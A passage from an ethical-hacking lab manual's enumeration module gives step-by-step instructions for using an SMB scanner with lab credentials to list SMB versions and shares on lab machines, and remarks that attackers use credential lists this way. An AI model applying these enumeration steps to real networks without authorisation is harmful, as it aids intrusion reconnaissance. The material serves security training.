
23. The **Login Credentials List for Share Checking** window appears. Enter **Administrator** and **Pa\$\$w0rd** in the **Username** and **Password** fields, respectively. Click **Add to List** to add the credentials to the list and click **OK**.

Note: In this task, we are using the login credentials for the **Windows Server 2019** and **Windows Server 2022** machines to understand the tool. In real-time, attackers may add a list of login credentials by which they can log in to the target machines and obtain the required SMB share information.




Module 04 – Enumeration


24. In the **SMB Scanner** window, click the **Get SMB Versions** button.



25. Once the scan is complete, the result appears, displaying information such as the NetBIOS Name, DNS Name, SMB versions, and Shares for each target IP address.




26. Right-click on any of the machines (in this example, we will use **10.10.1.19**) and click **View Shares** from the available options.

